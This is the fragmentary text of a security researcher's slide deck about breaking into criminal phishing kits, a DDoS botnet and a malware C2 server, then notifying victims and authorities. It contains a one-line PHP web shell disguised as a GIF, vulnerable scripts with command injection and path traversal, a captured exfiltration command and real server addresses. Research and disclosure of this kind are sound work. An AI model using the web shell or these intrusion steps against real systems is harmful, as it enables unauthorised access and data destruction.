                $err_mess[] = "Sorry, there was an error uploading your file.";
            }
        }
    }
}
```


UADMIN

COUPLE OF ISSUES.

- getimagesize() bypass
- Not known filename (but easily predictable)
- \$bid is also user controllable.

Source: <https://trevorsaudi.medium.com/>

UADMIN



```
1 GIF89a;  
2 <?  
3 system($_GET['cmd']);  
4 ?>
```


UADMIN

Create a script that will brute force the filename following the known pattern.

2 to 6 minutes later...

UADMIN



UADMIN

Reverse shell

Automated way of deleting everything

DELETE everything.

UADMIN

**30
INSTANCES**

X

First appearance September 2023

Phishing kit

Terrible code

It has no name! (LTE914 is mentioned somewhere)

TERRIBLE CODE



Login was submitting to mo.php

mo.php was redirecting back to login BUT...

#	Host	Method	URL	P...	E...	Stat...	Length	MIME type	Extension	Title
3957	http://45.82.120.13	GET	/start.php			200	1998	HTML	php	Admin Dashboard
3956	http://45.82.120.13	GET	/mo.php			302	101752	HTML	php	Admin Dashboard

X

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Date: Tue, 13 Feb 2024 11:54:12 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 location: start.php
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
10 Content-Length: 101447
11
12 <!DOCTYPE html>|
13 <html lang="en">
14   <head>
15     <meta charset="UTF-8">
16     <meta http-equiv="X-UA-Compatible" content="IE=edge">
17     <meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="
18     viewport">
19     <link href="https://cdn.jsdelivr.net/npm/bootstrap@4.0/dist/css/bootstrap.min.css" rel="
20     stylesheet">
21     <link rel="stylesheet" href="
22     https://cdn.jsdelivr.net/npm/bootstrap-icons@1.7.0/font/bootstrap-icons.css">
23     <title>
24       Admin Dashboard
25     </title>
26     <style>
27       .file-uploadspan+input.upload{
28         padding:0 !important;
29         position: absolute;
30         width: 100%;
31         height: 42px;
32         bottom: 0;
33         right: 0;
```

X



X

DELETED SELECT ALL LOGOUT DL BACKUP START LINK CAUGHT A BIG FISH? BUY ME A LAPTOP

1. 65cb588e94c4e im	2. 65cb46f59bf7c im	3. 65cb4568481c4 im
Naam: Tel: =====	Naam: Tel: =====	Naam: Tel: =====
Inloggen met: =====	Inloggen met: =====	Inloggen met: =====
Vis Activiteit:	Vis Activiteit:	Vis Activiteit:
✘ Deny OTP	✘ Deny OTP	✘ Deny OTP

https://skyedesigns.nl/itsme -> https://progoogle.nl/itsme

X

progoogle

START VEILIG & SNEL SERVICE PRIJZEN RECENTE SUC6 REVIEWS GET IN TOUCH

WHATSAPP SUPPORT 085 301 37 92 | info@progoogle.nl

100% score op GOOGLE

We gaan uw bedrijf online zetten en optimaal instellen volgens de google richtlijnen. Zodat uw klanten 24 uur per dag uw bedrijfsinformatie kunnen vinden.

Zoekoptimalisatie
Zonder elke maand kosten

Doelgroepgericht
Wij garanderen dit in uw omgeving

GRATIS Website
Al compleet voor €400,- jaarlijks

TURBO Hosting
20x sneller & .nl inbegrepen

ADD VCARD

DAT WIL IK

X



X

Sqlmap to the rescue! `current user: 'root@localhost'`

Password was crackable and reused on all machines...

X



X

50


INSTANCES
The Past Month

All of them are
currently down.

6 different servers with the same crimekit

Lots of common exploits in the server + some custom scripts

bbx



bbx

Ping script to check if the server was dead

```
<?php
if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_POST["url"])) {
    $url = trim($_POST["url"]);
    if (!empty($url)) {
        $pingResult = shell_exec("/bin/ping -c 4 $url");
        echo $pingResult;
    } else {
        echo "Error: Invalid URL or IP address.";
    }
} else {
    echo "Error: Invalid request.";
}
?>
```


bbx



bbx

Extracted all crime kit

Extracted all targets

Extracted all hacking targets and notified

Incident response

bbx

```
<?php
include('Net/SSH2.php');

$address = "141.98.██████"; //Server IP (If same server use localhost)

$serverPort = 22; //SSH port (Default 22)

$user = "root"; //User for the server

$password = ██████████; //Password for the server

$Methods = array("HTTPS2", "MIX", "BYPASSV2", "UDP", "CINA", "BROWSER", "HTTPS", "BYPASS",
    TLS", "POWER-BBX", "REFRESH", "RAND", "TLS-X", "SHIT", "SOCKET", "NIGGA", "HTTP-GET",
    ", "TL3V3"); //Array of methods
```

bbx

```
root@botnet: ~  
  
root@botnet.bbxstreser  
-----  
OS: Ubuntu 22.04.3 LTS x86_64  
Host: KVM/QEMU (Standard PC (i440FX + PIIX, 1996) pc-i440fx-7.2)  
Kernel: 5.15.0-91-generic  
Uptime: 61 days, 13 hours, 33 mins  
Packages: 1296 (dpkg), 10 (snap)  
Shell: bash 5.1.16  
Terminal: /dev/pts/1  
CPU: AMD EPYC-Milan (3) @ 3.393GHz  
GPU: 00:02.0 Vendor 1234 Device 1111  
Memory: 1014MiB / 5886MiB  
  
root@botnet:~# w  
22:05:12 up 61 days, 13:34, 2 users, load average: 1.99, 2.08, 2.21  
USER      TTY      FROM          LOGIN@      IDLE   JCPU   PCPU   WHAT  
root     pts/0    146.190.58.208 Sat13      5days 30.55s 30.51s ping 141.98.7.72  
root     pts/1    94.69.207.101 22:04      0.00s  0.03s  0.00s w  
root@botnet:~#
```

bbx

10
INSTANCES
60K devices

They are in a
better place
now...

RUSTLOADER

First appearance January

Targeting mac

Researched and reversed by Andrei
Lapusneanu of Bitdefender labs

ALPHV / BLACKCAT C2 for all
their malware

RUSTLOADER

Most of the servers were
down

One of them was intermittently down..

Wait...

- Search...
- Gateway
 - PUT Register Bot
 - POST Register Bot
 - POST Activity Report
 - POST Task Completed
- Tasks
- Client

Gateway RUSTLOADER

Register Bot

REQUEST BODY SCHEMA: application/json

hostname <small>required</small>	string (Hostname)
os_version <small>required</small>	string (Os Version)
last_activity	string (Last Activity) Default: "2024-02-11T17:18:31.701208+03:00"
registration	string (Registration) Default: "2024-02-11T17:18:31.701212+03:00"
pwd <small>required</small>	string (Pwd)
id	integer (Id)
ip	string (Ip)
note	string (Note)

Responses

- > 200 Successful Response
- > 422 Validation Error

PUT /gateway/register

Request samples

Payload

Content type
application/json


```
{
  "hostname": "string",
  "os_version": "string",
  "last_activity": "2024-02-11T17:18:31.701208+03:00",
  "registration": "2024-02-11T17:18:31.701212+03:00",
  "pwd": "string",
  "id": 0,
  "ip": "string",
  "note": "string"
}
```

Response samples

200 422

Content type
application/json

```
null
```

RUSTLOADER

The screenshot shows the ReDoc API documentation for the 'Tasks' endpoint. The browser address bar is 'servicecloud.com/redoc/tag/tasks'. The left sidebar contains a search bar and a navigation menu with 'Gateway', 'Tasks', and 'Client'. The 'Tasks' section is expanded, showing three endpoints: 'Create Task' (POST), 'Upload File' (POST), and 'Get Task Result' (GET). The 'Create Task' endpoint is selected, displaying its request body schema (application/json) and response samples. The request body schema includes 'name' (string, required), 'params' (string), and 'bot_id' (integer, required). The response samples show a '200 Successful Response' and a '422 Validation Error'. The 'Upload File' endpoint is also visible, with a request body schema of multipart/form-data and a 'file' parameter (string <binary>, required).

FastAPI - ReDoc

servicecloud.com/redoc/tag/tasks

Search...

Gateway >

Tasks >

POST Create Task

POST Upload File

GET Get Task Result

DEL Delete By Timeout

Client >

Tasks

Create Task

REQUEST BODY SCHEMA: application/json

name required	string (Name)
params	string (Params)
bot_id required	integer (Bot Id)

Responses

- > 200 Successful Response
- > 422 Validation Error

Upload File

REQUEST BODY SCHEMA: multipart/form-data

file required	string <binary> (File)
------------------	------------------------

Request samples

POST /tasks/create

Payload

Content type: application/json

```
{  
  "name": "string",  
  "params": "string",  
  "bot_id": 0  
}
```

Response samples

200 422

Content type: application/json

```
null
```

Response samples

POST /tasks/upload_file

422

RUSTLOADER

Enumerable tasks.

Server down.

Automate this shit.

Go to sleep.

RUSTLOADER



RUSTLOADER

Extracted 197 commands in 2 minutes on a 4 hours window.

```
HTTP/1.1 200 OK
Server: nginx/1.15.12
Date: Sun, 11 Feb 2024 21:42:21 GMT
Content-Type: application/json
Content-Length: 135
Connection: keep-alive

{
  "params": "files/635281ed-4048-47a4-94f7-c6d769c79371.file",
  "name": "upload",
  "completed": true,
  "bot_id": 1,
  "id": 4,
  "result": "U3VjY2Vzcw=="
}
```

RUSTLOADER

```
HTTP/1.1 200 OK
Server: nginx/1.15.12
Date: Sun, 11 Feb 2024 21:42:21 GMT
Content-Type: application/json
Content-Length: 135
Connection: keep-alive
{
  "params": "zip -r env.zip xxxx-environments",
  "name": "shell",
  "completed": true,
  "bot_id": 5,
  "id": 29,
  "result": "YWRkaW5nOiBiaXRzby11bnZpcm9ubWVudHMv"
```

RUSTLOADER

Incident response mode!

Several companies (some of them unicorns)
notified and acknowledged the issue

Will disclose about this once everyone is ready

Estate red

First appearance 3 years ago

Masked as a scripted call service

Targeting boomers and vulnerable people.

Estate red

Cloudflare

Found direct ip

Exposed git directory

Estate red

```
1 <?php
2 header('Content-Type: Text/Plain');
3
4 // ===== SEARCH =====
5 $path = isset($_GET['path']) ? $_GET['path'] : '';
6 $show_line_number = isset($_GET['show-line-numbers']);
7
8 $watermark = true;
9
10 // if file exists, return file contents
11 $handle = fopen($path, "r") or die("File not found!");
12 if ($handle) {
```

Estate
red



Estate red

Full admin on the panel

Database dump

Shared with authorities and
TechCrunch

Estate red

Featured Article


'Got that boomer!': How cybercriminals steal one-time passcodes for SIM swap attacks and raiding bank accounts

Zack Whittaker / 5:05 AM PDT • May 13, 2024

Comment




Estate red



ETHICAL DILEMMAS



NEXT STEPS





THANK YOU